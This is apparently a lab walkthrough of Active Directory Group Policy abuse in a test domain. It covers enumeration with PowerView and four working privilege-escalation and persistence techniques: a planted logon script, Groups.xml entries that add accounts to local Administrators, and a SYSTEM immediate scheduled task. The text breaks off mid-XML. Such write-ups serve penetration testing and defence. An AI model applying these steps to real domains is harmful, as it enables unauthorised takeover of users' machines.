GPO wut?!?
Group policy is a feature in Windows that allows us to manage and configure the computer and its user settings.
Imagine you have 30-40 users in your network. As an admin, you are tasked to set a specific background wallpaper for all the user computers. Of course, you won't want to login to each and every computer and set the wallpaper. Instead, you can create a Group Policy that will do the same task for you.
Now scale that up. Imagine you need to push security baselines, map network drives, deploy printers, configure firewall rules, install software, and set registry keys, all across hundreds or thousands of machines. Group Policy is the backbone that makes all of that manageable from a single pane. And that is exactly what makes it so dangerous when an attacker gets their hands on it.
In an AD environment, the settings of a group policy is stored in an object, called the Group Policy Object (GPO). A GPO consists of two parts:
- Group Policy Container (GPC): The actual AD object which stores the metadata and settings of a GPO. It lives in the domain's
CN=Policies,CN=Systemcontainer. The schema class for it is typically at:CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=motogp,DC=local. - Group Policy Templates (GPT): They are stored on the SYSVOL share of the DC:
\\dc01\SYSVOL. This folder contains the actual data files required for group policy processing - scripts, XML preference files, registry.pol files, and so on. The GPC points to the GPT via thegpcfilesyspathattribute.
This dual-storage design is important to understand. When we abuse a GPO, we typically need to touch both the AD object (to update CSE GUIDs and version numbers) and the SYSVOL share (to plant the actual payload files). Miss either side and the attack fails.
Group policy settings can be applied to the domain, site or an OU. In fact, an OU is the lowest level AD container to which you can assign group policy settings. You cannot directly apply a GPO to an individual user or computer - they must be a member of an OU that has the GPO linked to it.
Enumerating GPOs
We can enumerate the GPOs in an AD environment with the help of PowerShell's ActiveDirectory module.
But come on bro, lets acknowledge that PowerView makes our life easier.
PS C:\Tools> Get-DomainGPO | Select displayname,name

displayname                       name
-----------                       ----
Default Domain Policy             {31B2F340-016D-11D2-945F-00C04FB984F9}
Default Domain Controllers Policy {6AC1786C-016F-11D2-945F-00C04fB984F9}
ApriliaGPO                        {B8958130-5736-48FE-BEF7-FEE2B077762F}
We can see three GPOs here. The Default Domain Policy and Default Domain Controllers Policy are the default policies available in AD. Well that makes ApriliaGPO interesting as it is not default.
Quick context on the two default ones:
- The
Default Domain Policyis automatically created when a new Active Directory domain is established. It applies to all the users and computers across the domain. It enforces stuff like password complexity, account lockouts and kerberos settings. This is the GPO that dictates your minimum password length, maximum password age, and kerberos ticket lifetimes. Mess with this one and you affect the entire domain. - The
Default Domain Controllers Policyis linked to theDomain ControllersOU. It is basically used to apply settings and configurations to all the Domain Controllers in the environment. Things like audit policies and user rights assignments for DCs live here.
More detailed information about any particular GPO can be found by:
PS C:\Tools> Get-DomainGPO -Identity ApriliaGPO

usncreated              : 21150
displayname             : ApriliaGPO
whenchanged             : 12-06-2026 10:09:33
objectclass             : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly  : True
usnchanged              : 22099
dscorepropagationdata   : {07-06-2026 15:20:48, 01-01-1601 00:00:00}
name                    : {B8958130-5736-48FE-BEF7-FEE2B077762F}
flags                   : 0
cn                      : {B8958130-5736-48FE-BEF7-FEE2B077762F}
gpcfilesyspath          : \\motogp.local\SysVol\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}
distinguishedname       : CN={B8958130-5736-48FE-BEF7-FEE2B077762F},CN=Policies,CN=System,DC=motogp,DC=local
whencreated             : 07-06-2026 15:17:40
versionnumber           : 4194377
instancetype            : 4
objectguid              : 3045aec4-d378-4a0c-b5e7-fdd6415ac83f
objectcategory          : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=motogp,DC=local
A few attributes worth noting here:
gpcfilesyspath: This tells us exactly where on SYSVOL the GPT files live. This is the path we'll be writing our payloads to.versionnumber: We'll be abusing this later. This number has to increment for a client to pick up our changes.flags: A value of0means both user and computer configurations are enabled. A value of1disables user config,2disables computer config, and3disables both.
Now that we know a GPO called ApriliaGPO exists, it'd be nice to know where this GPO is linked to.
In an AD environment, if a container is linked with a GPO then it will have a gplink attribute that references the GPO identifier. With this in mind, we can hunt for containers linked to ApriliaGPO:
PS C:\Tools> Get-DomainObject | ? {$_.gpLink -like "*{B8958130-5736-48FE-BEF7-FEE2B077762F}*"}

usncreated            : 21142
name                  : Aprilia
gplink                : [LDAP://cn={B8958130-5736-48FE-BEF7-FEE2B077762F},cn=policies,cn=system,DC=motogp,DC=local;2]
whenchanged           : 08-06-2026 07:33:06
objectclass           : {top, organizationalUnit}
usnchanged            : 21238
dscorepropagationdata : {07-06-2026 14:55:21, 07-06-2026 14:55:03, 07-06-2026 14:54:07, 07-06-2026 14:54:07...}
gpoptions             : 0
distinguishedname     : OU=Aprilia,DC=motogp,DC=local
ou                    : Aprilia
whencreated           : 07-06-2026 14:54:07
instancetype          : 4
objectguid            : 10345028-48ae-48b4-a2ab-3cf0f77bff2e
objectcategory        : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=motogp,DC=local
The ApriliaGPO is linked with an OU Aprilia. This means any user or computer sitting in this OU will be affected by whatever this GPO dictates.
Let's see who lives inside Aprilia:
PS C:\Tools> Get-DomainObject -SearchBase "OU=Aprilia,DC=motogp,DC=local" | Select sAMAccountName

sAMAccountName
--------------

mbezzechi
jmartin
WS01$
Aprilia OU has two users: mbezzechi and jmartin along with a computer WS01$. These are our potential targets - every one of them will process whatever we push through ApriliaGPO.
Now the real question: who has permission to modify this GPO?
PS C:\Tools> Get-DomainObjectAcl -Identity "ApriliaGPO" | % { Convert-SidToName $_.SecurityIdentifier }
Authenticated Users
MOTOGP\Domain Admins
MOTOGP\aprilia_adm
MOTOGP\Domain Admins
MOTOGP\Enterprise Admins
Enterprise Domain Controllers
Authenticated Users
Local System
Creator Owner
Among all the users that have some rights over the GPO, the user aprilia_adm stands out as it is not a default one. Let's dig into what exactly aprilia_adm can do:
PS C:\Tools> $aprilia_adm = Convert-NameToSid -Identity aprilia_adm
PS C:\Tools> Get-DomainObjectAcl -Identity "ApriliaGPO" | ? { $_.SecurityIdentifier -like "$aprilia_adm" }

ObjectDN              : CN={B8958130-5736-48FE-BEF7-FEE2B077762F},CN=Policies,CN=System,DC=motogp,DC=local
ObjectSID             :
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl, WriteOwner
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983095
SecurityIdentifier    : S-1-5-21-1313164563-1066071777-375265995-1124
AceType               : AccessAllowed
AceFlags              : ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
AuditFlags            : None
Well we got something cooking here! aprilia_adm has WriteProperty, WriteDacl and WriteOwner privileges among others. Let's break down why this is devastating:
- WriteProperty: We can modify attributes on the GPO's AD object. This means we can update
gpcuserextensionnames,gpcmachineextensionnames, andversionnumber- all critical for weaponizing the GPO. - WriteDacl: We can modify the DACL on the GPO. This means we can grant ourselves or anyone else full control if we didn't already have it.
- WriteOwner: We can take ownership of the GPO object entirely.
Combined with the fact that SYSVOL permissions typically mirror GPO edit permissions, this gives us everything we need.
PS C:\Tools> whoami
motogp\aprilia_adm
PS C:\Tools>
Oh guess what ?!? We are aprilia_adm!
Time to make things happen.
Understanding GPO Enforcement
Before we go into the actual exploitation part, we'd want to understand how GPO enforcement happens. Without this context, we're just blindly copying commands and that's not what we're about.
When we hunted for the gplink attribute, we also dumped its value:
[LDAP://cn={B8958130-5736-48FE-BEF7-FEE2B077762F},cn=policies,cn=system,DC=motogp,DC=local;2]
So there are 2 parts to it separated by ;.
The first part shows the distinguished name of the policy object itself.
The second part is a number that indicates the scope of the group policy. This field is called the linkOptions as described in the Microsoft documentation. It contains 2 bits:
- The first bit adds 1 if the policy is disabled.
- The second bit adds 2 if the policy is enforced.
This leads us to the below table:
| Value | Justification
| ----- | -------------
| 0     | Policy is enabled but not enforced
| 1     | Policy is disabled but not enforced
| 2     | Policy is enabled and enforced
| 3     | Policy is disabled and enforced
For the linkOptions set to values 1 and 3, nothing happens as the policy itself is disabled.
The cases 0 and 2 are interesting.
When the value is 2, you basically have a missile in your hand, and no one can stop you. In that case if you can control the policy, there is no mechanism in place that can stop you from doing anything.

But when the value is 0, there is a chance that few people may wear a strong missile proof jacket that you can not destroy. In that case, it will depend on the user or computer object if it is a part of OU that blocks/allows inheritance.
If the OU allows inheritance, the GPO will do its stuff.
If the OU blocks inheritance, the GPO WON'T be applied to the children objects.
BUT - and this is important - if the linkOptions is set to 2 (enforced), it overrides any inheritance blocking. The GPO will be applied regardless. Think of it as the "I don't care about your jacket, this missile is going through" mode.
In our case, we have seen that the linkOptions is set to 2, meaning its enforced. So it does not matter if there is any intermediate OU that may have blocked inheritance, the policy will still get enforced.
GPO Refresh Interval
One more thing worth understanding before we start abusing: how often do GPOs actually get applied?
By default, Group Policy refreshes every 90 minutes with a random offset of 0 to 30 minutes for non-DC computers. For Domain Controllers, the refresh interval is 5 minutes. This means that after we plant our payload, we might need to wait up to ~2 hours in the worst case for a workstation to pick it up.
However, there are scenarios where GPO processing happens sooner:
- A user logs on (user-scoped policies are processed at logon)
- A computer boots up (machine-scoped policies are processed at startup)
- A user or admin runs
gpupdate /force
This is why some of the abuse techniques below work differently depending on whether we target user scope (need someone to log in) vs machine scope (need a reboot or wait for the background refresh cycle).
Now let us get to the good stuff.
The Anatomy of a GPO Abuse
Before we start firing off individual techniques, let's lock in the general pattern. Every GPO abuse follows the same four-step skeleton:
- Create the payload file(s) on the SYSVOL share under the GPO's template path - scripts, XML preference files, whatever the technique requires.
- Set the correct CSE GUIDs on the GPO's AD object (
gpcuserextensionnamesfor user scope,gpcmachineextensionnamesfor machine scope) so the client knows which DLL to invoke. - Bump the version number in both
GPT.INI(on SYSVOL) and theversionnumberattribute (on the AD object). They must match. - Wait for trigger - logon, reboot, or background refresh.
Miss any one of these steps and the attack fails. No errors, no logs (well, maybe some), just... nothing happens. Which can be maddening when you're troubleshooting in a lab at 2 AM.
With that pattern in mind, let's walk through four different abuse techniques.
Abuse #1: Placing a Logon Script in User Scope
With controlled aprilia_adm, we can add a logon script in the user preferences. So when the affected user(s) of the OU logs into their system, we can achieve command execution under their context.
Step 1: Replicate the directory structure: \\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{GPO-GUID}\User\Scripts\Logon
PS C:\Tools> mkdir "\\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Scripts\Logon"

    Directory: \\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Scripts

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        09-06-2026     18:02                Logon

PS C:\Tools>
Step 2: Plant the payload.
PS C:\Tools> echo 'whoami > C:\Users\Public\proof.txt' > "\\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Scripts\Logon\evil.bat"
PS C:\Tools> cat "\\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Scripts\Logon\evil.bat"
whoami > C:\Users\Public\proof.txt
PS C:\Tools>
For a real engagement, this would obviously be something more useful than a whoami - a reverse shell, a beacon stager, a credential harvester. But for our lab, this proves execution.
Step 3: Create a scripts.ini file under \\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{GPO-GUID}\User\Scripts\scripts.ini
[Logon]
0CmdLine=evil.bat
0Parameters=
The numbering prefix (0) matters here. If you wanted to run multiple scripts, you'd increment: 1CmdLine=second.bat, 1Parameters=, and so on. The scripts execute in order.
PS C:\Tools> cat "\\MOTOGP.LOCAL\sysvol\MOTOGP.LOCAL\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Scripts\scripts.ini"
[Logon]
0CmdLine=evil.bat
0Parameters=
PS C:\Tools>
Step 4: Add the gpcuserextensionnames attribute in the GPO object.
PS C:\Tools> Set-DomainObject -Identity "{B8958130-5736-48FE-BEF7-FEE2B077762F}" -Set @{'gPCUserExtensionNames' = '[{42B5FAAE-6536-11D2-AE5A-0000F87571E3}{40B66650-4972-11D1-A7CA-0000F87571E3}]'}
PS C:\Tools> (Get-DomainObject -Identity "{B8958130-5736-48FE-BEF7-FEE2B077762F}").GPCUserExtensionNames
[{42B5FAAE-6536-11D2-AE5A-0000F87571E3}{40B66650-4972-11D1-A7CA-0000F87571E3}]
PS C:\Tools>
Now lets stop here for a moment and talk about Client Side Extensions (CSE).
When a client processes a GPO, it does not blindly scan every folder under the DC's SYSVOL directory looking for XML files or scripts. That would be incredibly slow if we talk about thousands of GPOs.
Instead it works like a routing table. The client reads the gpcuserextensionnames (in user scope) and gpcmachineextensionnames (in machine scope) from the GPO's AD object first. This attribute tells the client which Client-Side Extension (CSE) to invoke for this GPO.
A CSE is a DLL registered on the client machine that knows how to process a specific type of policy - one CSE handles scripts, another handles registry preferences, another handles scheduled tasks, and so on. Each CSE is identified by a GUID pair:
- The first GUID is the CSE GUID itself - it tells the client which DLL to load.
- The second GUID is the Tool Extension GUID - it tells management tools (like GPMC) which snap-in to use for editing that policy type.
The CSE pair for logon scripts in user scope is: [{42B5FAAE-6536-11D2-AE5A-0000F87571E3}{40B66650-4972-11D1-A7CA-0000F87571E3}]
Where:
{42B5FAAE-6536-11D2-AE5A-0000F87571E3}- Scripts CSE (the DLL that processes scripts){40B66650-4972-11D1-A7CA-0000F87571E3}- Scripts Tool Extension (the snap-in for GPMC)
Without these GUIDs in the gpcuserextensionnames attribute, the client has no idea it needs to process scripts for this GPO. It would just skip right over it. This is why this step is non-negotiable.
Step 5: Bump the version number in GPT.INI:
[General]
Version=65536
displayName=New Group Policy Object
Again, let's stop here and talk about the version numbers of the GPO.
The version number of the GPO is a 32 bit integer value where the lower 16 bits denote the version number of the machine scope and the upper 16 bits denote the version number of the user scope.
So the formula is: version = (user_version × 65536) + machine_version
Let's do some quick math to make this concrete:
- User version
1, Machine version0→1 × 65536 + 0= 65536 - User version
0, Machine version1→0 × 65536 + 1= 1 - User version
7, Machine version9→7 × 65536 + 9= 458761 - User version
64, Machine version57→64 × 65536 + 57= 4194361
And to reverse it - given a version number, extract the user and machine versions:
user_version = version ÷ 65536(integer division)machine_version = version mod 65536
For our first abuse, we're only touching user scope, so we set the version to 65536 (user version = 1, machine version = 0).
Why does this matter? When the client sees that the AD's version number is higher than the one cached locally in the system, it will re-process the GPO. If the version hasn't changed, the client assumes nothing has changed and skips processing entirely. So bumping the version is what actually triggers the GPO to be reprocessed.
Step 6: We also need to match the version number from GPT.INI with the one stored in the AD object. They must be in sync, otherwise the client may get confused and not process the GPO correctly. We can do it with PowerView:
PS C:\Tools> Set-DomainObject -Identity "{B8958130-5736-48FE-BEF7-FEE2B077762F}" -Set @{'versionnumber' = 65536}
PS C:\Tools> (Get-DomainObject -Identity "{B8958130-5736-48FE-BEF7-FEE2B077762F}").VersionNumber
65536
PS C:\Tools>
Step 7: Wait until a user under the Aprilia OU takes the bait.
PS C:\Users\aprilia_adm> cat C:\Users\Public\proof.txt
motogp\mbezzechi
PS C:\Users\aprilia_adm>
mbezzechi logged in and our script fired. We now have confirmed code execution under their context.
BTW, we can see the locally cached version of GPO under the registry: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\S-1-5-21-1313164563-1066071777-375265995-1111\GPO-List. This is useful for troubleshooting - if the version here matches what you set in AD, the client has already processed your poisoned GPO.
Abuse #2: Adding User to a Group in User Scope
Logon scripts are cool, but what if we want something more persistent? Instead of running a one-off command, we can abuse GPO Group Policy Preferences (GPP) to add ourselves to the local Administrators group on affected machines.
Step 1: Replicate the directory structure:
\\dc01\SYSVOL\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Preferences\Groups
Step 2: Create a Groups.xml file under: \\dc01\SYSVOL\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\User\Preferences\Groups\Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
    <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Administrators (built-in)" image="2" changed="2026-06-10 12:00:00" uid="{E5E1FAA3-1963-4D89-BCF9-032378CBE1B8}" userContext="1" removePolicy="0">
        <Properties action="U" newName="" description="" deleteAllUsers="0" userAction="ADD" deleteAllGroups="0" removeAccounts="0" groupSid="S-1-5-32-544" groupName="Administrators (built-in)">
            <Members>
                <Member name="MOTOGP\aprilia_adm" action="ADD" sid="S-1-5-21-1313164563-1066071777-375265995-1124"/>
            </Members>
        </Properties>
    </Group>
</Groups>
Let's break down this XML because it's not exactly self-documenting:
- The outer
<Groups>clsid({3125E937-...}) identifies this as a Groups preference item. - The inner
<Group>clsid({6D4A79E4-...}) identifies a single group entry. userContext="1"- this means the preference is applied in user context. When a user logs on, the CSE processes this file.action="U"- Update. This means "update the group membership to include these members" without wiping existing members. Other options areC(Create),R(Replace), andD(Delete).groupSid="S-1-5-32-544"- This is the well-known SID for the built-in Administrators group. Using the SID instead of the name ensures it works regardless of the OS language.uid="{E5E1FAA3-1963-4D89-BCF9-032378CBE1B8}"- This is just a random GUID to uniquely identify this preference item. Generate your own.
This template is designed to add the user aprilia_adm to the local built-in group Administrators.
Step 3: Set the CSE identifiers for group preference manipulations:
[{00000000-0000-0000-0000-000000000000}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}]
[{17D89FEC-5C44-4972-B12D-241CAEF74509}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}]
Here we see a different pattern than the logon script CSEs. There are two pairs this time:
{00000000-0000-0000-0000-000000000000}- This is the "core" GPO processing GUID. It's a wildcard that tells the GP engine to do basic processing.{17D89FEC-5C44-4972-B12D-241CAEF74509}- This is the Group Policy Preferences CSE (the DLL that actually processes preference items like Groups.xml).{79F92669-4224-476C-9C5C-6EFB4D87DF4A}- This is the Local Users and Groups Tool Extension GUID (the snap-in GPMC uses to display group membership preferences).
We append these to any existing CSE GUIDs:
PS C:\Tools> $gpoIdentity = '{B8958130-5736-48FE-BEF7-FEE2B077762F}'
PS C:\Tools> $existing = (Get-DomainGPO -Identity $gpoIdentity -Properties gpcuserextensionnames).gpcuserextensionnames
PS C:\Tools> $groupsCSE = '[{00000000-0000-0000-0000-000000000000}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}][{17D89FEC-5C44-4972-B12D-241CAEF74509}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}]'
PS C:\Tools> Set-DomainObject -Identity $gpoIdentity -Set @{'gpcUserExtensionNames'="$existing$groupsCSE"}
PS C:\Tools>
PS C:\Tools> Get-DomainGPO ApriliaGPO

usncreated              : 21150
displayname             : ApriliaGPO
whenchanged             : 10-06-2026 09:54:57
objectclass             : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly  : True
usnchanged              : 21660
dscorepropagationdata   : {07-06-2026 15:20:48, 01-01-1601 00:00:00}
name                    : {B8958130-5736-48FE-BEF7-FEE2B077762F}
flags                   : 0
cn                      : {B8958130-5736-48FE-BEF7-FEE2B077762F}
gpcuserextensionnames   : [{42B5FAAE-6536-11D2-AE5A-0000F87571E3}{40B66650-4972-11D1-A7CA-0000F87571E3}][{827D319E-6EAC
                          -11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{3125E937-EB16-4B4C-9934-544F
                          C6D24D26}{D76B9641-3288-4f75-942D-087DE603E3EA}]
gpcfilesyspath          : \\motogp.local\SysVol\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}
distinguishedname       : CN={B8958130-5736-48FE-BEF7-FEE2B077762F},CN=Policies,CN=System,DC=motogp,DC=local
whencreated             : 07-06-2026 15:17:40
versionnumber           : 524288
instancetype            : 4
objectguid              : 3045aec4-d378-4a0c-b5e7-fdd6415ac83f
objectcategory          : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=motogp,DC=local
Step 4: Update the versions.
Let's do the math: the current version shows 524288. Let's decode that:
- User version:
524288 ÷ 65536 = 8 - Machine version:
524288 mod 65536 = 0
We want to bump the user version to 7 (well, whatever is not the same as the client's cached version): 7 × 65536 + 0 = 458752.
\\dc01\SYSVOL\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\GPT.INI:
[General]
Version=458752
displayName=New Group Policy Object
PS C:\Tools> Set-DomainObject -Identity $gpoIdentity -Set @{'versionNumber'='458752'}
PS C:\Tools> Get-DomainGPO ApriliaGPO

usncreated              : 21150
displayname             : ApriliaGPO
whenchanged             : 10-06-2026 09:57:08
objectclass             : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly  : True
usnchanged              : 21662
dscorepropagationdata   : {07-06-2026 15:20:48, 01-01-1601 00:00:00}
name                    : {B8958130-5736-48FE-BEF7-FEE2B077762F}
flags                   : 0
cn                      : {B8958130-5736-48FE-BEF7-FEE2B077762F}
gpcuserextensionnames   : [{42B5FAAE-6536-11D2-AE5A-0000F87571E3}{40B66650-4972-11D1-A7CA-0000F87571E3}][{827D319E-6EAC
                          -11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{3125E937-EB16-4B4C-9934-544F
                          C6D24D26}{D76B9641-3288-4f75-942D-087DE603E3EA}]
gpcfilesyspath          : \\motogp.local\SysVol\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}
distinguishedname       : CN={B8958130-5736-48FE-BEF7-FEE2B077762F},CN=Policies,CN=System,DC=motogp,DC=local
whencreated             : 07-06-2026 15:17:40
versionnumber           : 458752
instancetype            : 4
objectguid              : 3045aec4-d378-4a0c-b5e7-fdd6415ac83f
objectcategory          : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=motogp,DC=local
Step 5: Wait till the GPO triggers.
Step 6: Verify aprilia_adm is added to the local Administrators group.
PS C:\Users\mbezzechi> net localgroup administrators
Alias name     administrators
Comment

Members

-------------------------------------------------------------------------------
Administrator
MOTOGP\aprilia_adm
MOTOGP\Domain Admins
MOTOGP\mbezzechi
nz
The command completed successfully.

PS C:\Users\mbezzechi>
We're in the local Administrators group now. Unlike the logon script which was a one-shot execution, this gives us persistent elevated access on the machine every time GPO is refreshed.
Abuse #3: Adding User to a Group in Machine Scope
Most of the parts here remain the same as Abuse #2. The key difference? User scope preferences are processed when a user logs on. Machine scope preferences are processed when the computer starts up or during the background refresh cycle - no user logon required.
This is significant. If you're targeting a server that nobody interactively logs into, user-scope abuse is useless. Machine-scope works regardless.
We need to create a new Groups.xml file under the Machine path: \\dc01\SYSVOL\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\Machine\Preferences\Groups\Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
    <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Administrators (built-in)" image="2" changed="2026-06-11 11:39:55" uid="{49B8AE9A-9AF2-4587-860E-C135B34102CB}">
        <Properties action="U" newName="" description="" deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0" groupSid="S-1-5-32-544" groupName="Administrators (built-in)">
            <Members>
                <Member name="MOTOGP\jmartin" action="ADD" sid="S-1-5-21-1313164563-1066071777-375265995-1112"/>
            </Members>
        </Properties>
    </Group>
</Groups>
Notice that this template does NOT have userContext="1" - that's because this is machine scope. The absence of that attribute (or it being set to 0) means this preference is processed by the SYSTEM account during computer policy processing.
This template adds the user jmartin to the local administrators group.
Then we need to update the versions. Let's calculate: we want machine version bumped this time. The previous version was 458752 (user=7, machine=0). We want machine=1 now: 64 × 65536 + 1 = 4194305. Actually, looking at the lab output, the version was set to 4194369:
- User version:
4194369 ÷ 65536 = 64 - Machine version:
4194369 mod 65536 = 1
GPT.INI:
[General]
Version=4194369
displayName=New Group Policy Object
We also need the CSEs in the gpcmachineextensionnames this time (not user):
[{00000000-0000-0000-0000-000000000000}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}]
[{17D89FEC-5C44-4972-B12D-241CAEF74509}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}]
Same GUIDs as Abuse #2, but placed in the machine extension names attribute instead of user.
PS C:\Tools> Get-DomainGPO ApriliaGPO

usncreated               : 21150
displayname              : ApriliaGPO
gpcmachineextensionnames : [{00000000-0000-0000-0000-000000000000}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}][{17D89FEC-5C4
                           4-4972-B12D-241CAEF74509}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}]
whenchanged              : 11-06-2026 13:45:01
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 21897
dscorepropagationdata    : {07-06-2026 15:20:48, 01-01-1601 00:00:00}
name                     : {B8958130-5736-48FE-BEF7-FEE2B077762F}
flags                    : 0
cn                       : {B8958130-5736-48FE-BEF7-FEE2B077762F}
gpcuserextensionnames    : [{00000000-0000-0000-0000-000000000000}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}][{17D89FEC-5C4
                           4-4972-B12D-241CAEF74509}{79F92669-4224-476C-9C5C-6EFB4D87DF4A}][{42B5FAAE-6536-11D2-AE5A-00
                           00F87571E3}{40B66650-4972-11D1-A7CA-0000F87571E3}]
gpcfilesyspath           : \\motogp.local\SysVol\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}
distinguishedname        : CN={B8958130-5736-48FE-BEF7-FEE2B077762F},CN=Policies,CN=System,DC=motogp,DC=local
whencreated              : 07-06-2026 15:17:40
versionnumber            : 4194369
instancetype             : 4
objectguid               : 3045aec4-d378-4a0c-b5e7-fdd6415ac83f
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=motogp,DC=local
All set! Wait for the trigger now:
PS C:\Users\mbezzechi> net localgroup administrators
Alias name     administrators
Comment

Members

-------------------------------------------------------------------------------
Administrator
MOTOGP\aprilia_adm
MOTOGP\Domain Admins
MOTOGP\jmartin
MOTOGP\mbezzechi
nz
The command completed successfully.
jmartin is now a local admin - and it happened without anyone needing to log in. The machine's background GP refresh cycle picked it up.
Abuse #4: Scheduling an Immediate Task in Machine Scope
Alright, this is the one that gets real. Logon scripts give us user-context execution. Group membership gives us persistence. But what if we want SYSTEM-level execution, right now, without waiting for a user to log in?
Enter the ImmediateTaskV2. This is a GPP Scheduled Task type that executes as soon as the GPO is processed - no waiting for a specific time, no user interaction needed. It runs once and that's it. Perfect for popping a reverse shell.
Again, we got a hang of how GPO abuse works. We need to create a relevant template, identify the applicable CSEs, bump up the versions, and wait till trigger.
First, we need to create the template under: \\dc01\SYSVOL\motogp.local\Policies\{B8958130-5736-48FE-BEF7-FEE2B077762F}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
    <ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}" name="ImmediateScheduleTaskAbuse" image="0" changed="2026-06-12 12:45:00" uid="{A4D2E830-1F72-4C8B-9B03-7E6F5D41A92C}" userContext="0" removePolicy="0">
        <Properties action="C" name="ImmediateScheduleTaskAbuse" runAs="NT AUTHORITY\System" logonType="S4U">
            <Task version="1.2">
                <RegistrationInfo>
                    <Author>MOTOGP\administrator</Author>
                    <Description>Abusing GPO by setting up an immediate schedule task</Description>
                </RegistrationInfo>
                <Principals>
                    <Principal id="Author">
                        <UserId>NT AUTHORITY\System</UserId>
                        <RunLevel>HighestAvailable</RunLevel>
                        <LogonType>S4U</LogonType>
                    </Principal>
                </Principals>
                <Settings>
                    <IdleSettings>
                        <Duration>PT10M</Duration>
                        <WaitTimeout>PT1H</WaitTimeout>
                        <StopOnIdleEnd>true</StopOnIdleEnd>
                        <RestartOnIdle>false</RestartOnIdle>
                    </IdleSettings>
                    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
                    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
                    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
                    <AllowHardTerminate>true</AllowHardTerminate>
                    <StartWhenAvailable>true</StartWhenAvailable>
                    <AllowStartOnDemand>true</AllowStartOnDemand>
                    <Enabled>true</Enabled>
                    <Hidden>false</Hidden>
                    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
                    <Priority>7</Priority>
                    <DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter>
                </Settings>
                <Triggers>
                    <TimeTrigger>
                        <StartBoundary>%LocalTimeXmlEx%</StartBoundary>
